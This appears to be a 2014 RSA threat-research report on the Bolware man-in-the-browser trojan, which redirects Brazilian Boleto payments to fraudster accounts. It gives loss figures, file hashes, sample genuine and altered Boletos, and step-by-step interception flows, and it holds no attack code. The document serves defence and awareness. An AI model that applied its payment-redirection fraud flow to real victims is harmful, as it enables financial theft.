RSA® Research Group

RSA DISCOVERS MASSIVE BOLETO FRAUD RING IN BRAZIL

July 2014




TABLE OF CONTENTS

Content and liability disclaimer

This Research Paper is for general information purposes only, and should not be used as a substitute for consultation with professional advisors. EMC has exercised reasonable care in the collecting, processing, and reporting of this information but has not independently verified, validated, or audited the data to verify the accuracy or completeness of the information. EMC shall not be responsible for any errors or omissions contained on this Research Paper, and reserves the right to make changes anytime without notice. Mention of non-EMC products or services is provided for informational purposes only and constitutes neither an endorsement nor a recommendation by EMC. All EMC and third-party information provided in this Research Paper is provided on an "as is" basis.

EMC DISCLAIMS ALL WARRANTIES, EXPRESSED OR IMPLIED, WITH REGARD TO ANY INFORMATION (INCLUDING ANY SOFTWARE, PRODUCTS, OR SERVICES) PROVIDED IN THIS RESEARCH PAPER, INCLUDING THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT. Some jurisdictions do not allow the exclusion of implied warranties, so the above exclusion may not apply to you.

In no event shall EMC be liable for any damages whatsoever, and in particular EMC shall not be liable for direct, special, indirect, consequential, or incidental damages, or damages for lost profits, loss of revenue or loss of use, cost of replacement goods, loss or damage to data arising out of the use or inability to use any EMC website, any EMC product or service. This includes damages arising from use of or in reliance on the documents or information present on this Research Paper, even if EMC has been advised of the possibility of such damages.

EXECUTIVE SUMMARY

Boleto malware is a fraud operation and financial threat targeting individuals and companies in Brazil that has appeared in recent years. The first signs of its existence appeared near the end of 2012 or early 2013, when it began to be reported in the local news media. The RSA Research Group analyzed version 17 of the malware, gathering data between March 2014 and June 2014.

The main goal of Boleto malware is to infiltrate legitimate Boleto payments from individual consumers or companies and redirect those payments from victims to fraudster accounts. Conventional crime represents 5% of losses incurred by Brazilian banks, but cybercrime dominates the financial losses, and this form of fraud has become one of the greatest threats to banks in the region.

Although not directly related to the Boleto payment systems, the malware also collects user credentials from *Microsoft* online email services such as *live.com, hotmail.com* and *outlook.com*. It appears that these stolen credentials are being used to support infection campaigns by spreading spam email.

The Boleto malware has been evolving with each version of the application, including improvements such as new targets, new features, and self-protection mechanisms.

Boleto Malware	
Malware family	**Bolware** (Boleto Malware), aka **Eupuds** (AV alias)
Malware type	Information Stealing Trojan (MITB)
Discovery date	2013
Platform/OS	Windows
MD5	5f856a3edf769f01061b13b2a1165d2c
SHA1	420716e3c535e8b12a90d347e08c8a1aec86164f
SHA256	32e3ac1c0f4e03ff1463d2262ef9a064f1255fc915a03afe081582bd909bedd8

KEY NUMBERS


- Evidence suggests that a fraud ring known as the Bolware operation affects **more than 30** different banks in Brazil.
- The potential loss related to operations of this fraud ring have been estimated at up to **R$ 8,572,513,355.59** ($3.75 billion USD). The monetary loss estimate is based on the discovery of 495,753 potentially fraudulent transactions, and tallying the sum of those transaction values. The actual amount the fraudsters were able to redirect to their accounts and were actually paid by the victims is unknown.
- RSA Research has been able to identify **8,095** unique fraudulent Boleto ID numbers (tied to a total **495,753** potentially fraudulent transactions) that the fraudsters have been using to steal and transfer money to their (mule) accounts.
- RSA Research has discovered **83,506** user credentials that were stolen and collected by the Boleto malware.
- The overall amount of infected PC bots (according to unique IP addresses) is **192,227.**

WHAT IS A BOLETO?

Boleto Bancário, or simply **Boleto**, is a very popular payment method used in Brazil by individual consumers or companies that can be used to remit payment for a wide variety of goods and services. The payment method has similarities to various money order payments used in the United States.

A Boleto is a financial document (a sort of invoice issued by a bank) that enables a **customer** (“sacado”) to pay an exact amount to a **merchant** (“cedente”). Anyone (individuals or corporations) who owns a bank account can issue a Boleto associated with their bank. Boletos can be generated **offline** (printed copies) and mailed to customers, or generated **online** (by online stores for example).

Below is an example of a Boleto that was generated offline by an institution and sent by regular mail to a customer:



[redacted]

Período: 25/02/2014 a 24/03/2014
Data de emissão: 01/04/2014

Fale conosco: Central de Relacionamento [redacted]

Nota Fiscal de Serviços de Telecomunicações

[redacted]

[redacted]

Vencimento
10/04/2014

Total a Pagar - R$
256,43

Ative a Conta Online e receba por email um aviso quando a sua conta estiver disponível no [redacted] seu canal de autoatendimento. Com ela você consulta sua conta detalhada e boleto para pagamento pela internet. Contribua para o meio ambiente, reduza a utilização de papel. Acesse [redacted] e cadastre-se agora.

[redacted]

Caso você tenha mais linhas, consulte o detalhamento da sua conta.

[redacted]
Saldo de pontos acumulados: 5.732
Na data de: 20/03/14
Saldo referente a conta [redacted] no [redacted] Para saldo atual, envie SMS com a palavra SALDO para [redacted]

O que está sendo cobrado	Quantidade de Plano/Pacote	Quantidade de Números Vivo	Valor R$ Plano/Pacote	Incluso Plano/Pacote	Utilizado Minutos/Unidades	Valor Total R$
Serviços Contratados						
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Subtotal						**382,90**
Utilização Acima do Contratado						
[redacted]					[redacted]	[redacted]
Subtotal						**3,03**
Serviços Utilizados em Periodos Anteriores						
[redacted]					[redacted]	[redacted]
Subtotal						**0,00**
Outros Lançamentos						
[redacted]						[redacted]
Subtotal						**-129,50**
TOTAL A PAGAR						**258,43**

1-SP-IMPRESSAO-0055-24-20140324-000 013.568

MENSAGEM IMPORTANTE PARA VOCÊ

“Participe do Conselho de Usuários da [redacted]. Mais informações [redacted]”

Agradecemos pagamentos recebidos até a emissão desta conta. Mantenha o pagamento em dia e evite a suspensão parcial/total dos serviços e a inclusão nos orgãos de proteção do crédito. Para pagamentos após o vencimento serão cobrados encargos de 2% e juros de 1% ao mês em conta futura.

[redacted]

Nome do Cliente [redacted]	Vencimento 10/04/2014	Total a Pagar - R$ 256,43
Cód. Débito Automático [redacted]	Nº da Conta [redacted]	Mês Referência 04/2014

[redacted] 200000020 | 564300800013 | 121114294998 | 031441 [redacted] | Autenticação Mecânica

Figure 1


Institution generated Boleto

The customer can pay the amount specified in the Boleto up to the due date at ATMs, branch facilities, lotto houses, post offices, bank teller/cashier and via **electronic payment systems (internet banking)**. After payment is made by the customer, the bank transfers the amount owed by the customer to the merchant's bank account. The Boleto includes a **barcode, identification field,** or an **ID number field** (numerical representation of the barcode) and some other information like document issue date, due date, merchant name, etc.

Below is an example of a Boleto that was generated online by an institution and sent to a customer:

Figure 2

Online generated Boleto



[redacted] [redacted]-2 [redacted]92.37320 52045.802551 68008.008101 8 60300001812714

Local de Pagamento [redacted] **Pagável preferencialmente em qualquer Agência** [redacted]					Vencimento **11/04/2014**
Cedente [redacted]					Agencia/Codigo Cedente
Data Documento **07/04/2014**	Numero do Documento **458025568**	Especie Doc. **Outro**	Aceite **N**	Data Processamento **07/04/2014**	Nosso Numero **20458025568**
Uso do Banco	Carteira **25**	Especie **R$**	Quantidade	(x) Valor	(=) Valor documento **18.127,14**

Instrucoes (Texto de responsabilidade do cedente)
Caixa: não receber após a data de vencimento
Apenas o pagamento do boleto identifica e libera o seu pedido. NÃO DEPOSITE NEM FAÇA TRANSFERÊNCIA
O prazo de entrega é valido após o pagamento do boleto. O pagamento é processado em até 3 dias úteis
NÃO PAGUE APÓS O VENCIMENTO.Após esta data a reserva da compra é cancelada e boleto perde a validade.
Informações: [redacted]

(-) Descontos / Abatimentos
(-) Outras Deducoes
(+) Mora / Multa
(+) Outros Acrescimos
(=) Valor

Sacado
[redacted]

Autenticacao Mecanica/Ficha de Compensacao

BOLETO FRAUD

Recently, Boletos have been used by fraudsters to carry out several kinds of attacks in Brazil. The most common attack is fake Boletos (in most cases payments to utilities such as electricity, water, telephone, etc.) that are generated **offline** by fraudsters, and sent to victims through social engineering (usually by e-mail spam or even regular mail). These altered Boletos look very similar to legitimate Boletos, however both the barcode and the ID number fields may be modified so that the payment will be redirected to a fraudster or mule's bank account. On the other hand, fields such as *due date*, *merchant's identification* and *money value* may remain unchanged, thus making the fraud very hard to notice.

A new and more sophisticated kind of fraud involving Boletos is Boleto malware, also known as *Eupuds* by some AV engines. This new threat is of the **MITB** (Man-in-the-browser) variety that attacks **online** operations and is based on **transaction modification on the client side.** The malware infects web browsers to intercept and modify Boletos by two different methods. In both cases, the Boleto information is modified so that the payment is redirected either to a fraudster's account or a mule account. Since the malware is MITB, all malware activities will be invisible to both the user and the web application.

The Boleto is Generated Online on a Victim's PC


When a customer buys a product or service in an online store, needs to pay bills, or even to pay their taxes from a vendor that accepts Boletos as payment, Boletos are generated by the vendors or institutions and are sent online to the customer. Once a customer receives the Boleto, they can choose where to pay it. Below are two examples of a user generating a Boleto in an online store.

In the first example, the user PC is not infected with the Boleto malware:

1. The customer uses their browser to enter an online store.
2. The Online store receives the request.
3. The online store sends back the Boleto data.
4. The Boleto is displayed in the customer's browser.

Figure 3

Normal online Boleto transaction




In the second example, the PC is infected with the Boleto malware:

1. The customer (with an infected PC) uses their browser to enter an online store.
2. The online store receives the request.
3. The online store sends back the Boleto data.
4. The Boleto data is intercepted by the malware (actually intercepting all the browser communications). If a Boleto is detected by the malware, the data will be sent to the fraudster's server, which modifies the Boleto data with a fraudster or mule bank account.
5. The modified Boleto data is sent to the customer's browser and is displayed to the customer.
6. The payment is redirected.

Figure 4

Compromised online Boleto transaction




The results of the malware operation can be seen below.

The *legitimate* Boleto contains the *merchant's* correct bank and account information as well as a functioning barcode:

Figure 5

Legitimate original Boleto



[redacted] [redacted]-2 [redacted]92.73309 60080.531878 42001.655002 1 60320000001500

Local de pagamento
Pagável em qualquer Banco até o vencimento
Cedente
[redacted]

Vencimento
13/04/2014
Agência/Código cedente
[redacted] / 0016550-6

Data do documento	No documento		Espécie doc.	Aceite	Data processamento	Nosso número
08/04/2014	805318742		DM		08/04/2014	06/00805318742-3
Uso do banco	**Carteira**	**Espécie**	**Quantidade**		**Valor Documento**	**(=) Valor documento**
	06	R$	001		15,00	15,00

Instruções (Texto de responsabilidade do cedente)

[redacted]

(-) Desconto / Abatimentos
(-) Outras deduções
(+) Mora / Multa
(+) Outros acréscimos
(=) Valor cobrado

Sacado
[redacted]


Cód. baixa
Sacador/Avalista
Autenticação mecânica - Ficha de Compensação

Corte na linha pontilhada

The *altered* Boleto contains the *fraudster's* bank and bank account information instead of the legitimate data. Its barcode is also invalid, which forces the user to enter the ID number manually to make the payment:

Figure 6

Altered Boleto



[redacted] 123-4 12345.67890 12345.678901 23456.789012 3 45678901234567

Local de pagamento
Pagável em qualquer Banco até o vencimento
Cedente
[redacted]

Vencimento
13/04/2014
Agência/Código cedente
[redacted] / 0016550-6

Data do documento	No documento		Espécie doc.	Aceite	Data processamento	Nosso número
08/04/2014	805318734		DM		08/04/2014	06/00805318734-2
Uso do banco	**Carteira**	**Espécie**	**Quantidade**		**Valor Documento**	**(=) Valor documento**
	06	R$	001		15,00	15,00

Instruções (Texto de responsabilidade do cedente)

[redacted]

(-) Desconto / Abatimentos
(-) Outras deduções
(+) Mora / Multa
(+) Outros acréscimos
(=) Valor cobrado

Sacado
[redacted]

Cód. baixa
Sacador/Avalista
Autenticação mecânica - Ficha de Compensação


Corte na linha pontilhada

Entering the Boleto ID Number Manually

Below is an example of a bank payment form that accepts manual input for the ID number:

Figure 7

Bank payment form for manual completion of ID number



2ª Via de Boleto - Pesquisar por Linha Digitável

Boleto Atualizado - 2ª Via - Pesquisa por linha digitável

ATENÇÃO: Os boletos vencidos serão atualizados para quitação apenas na data de emissão.

Digite os dados para a pesquisa e clique em **Continuar**.

Número de Identificação*:

[redacted]92 | 73309 | 60080 | 532074 | 56001 | 655002 | 1 | 60670000012345

(*) Campos de preenchimento obrigatório

Digite abaixo o conteúdo visualizado na imagem ao lado.


Se não conseguir visualizar a imagem, clique aqui.

When electronic payment is selected:

1. The customer manually fills out the bank's payment form with the ID number.
2. The bank receives the information and transfers the amount from the customer to the payee, based on the provided Boleto information.

Figure 8

Normal transaction with manual completion of ID number



If the customer’s PC has been infected with the Boleto malware:

1. The customer fills in the ID number.
2. The communication is intercepted.
3. The original ID number typed in by the customer is sent to the fraudster-controlled server and replaced.
4. An altered ID number is received by the bank, and the funds are transferred from the customer to the fraudster’s bank account.

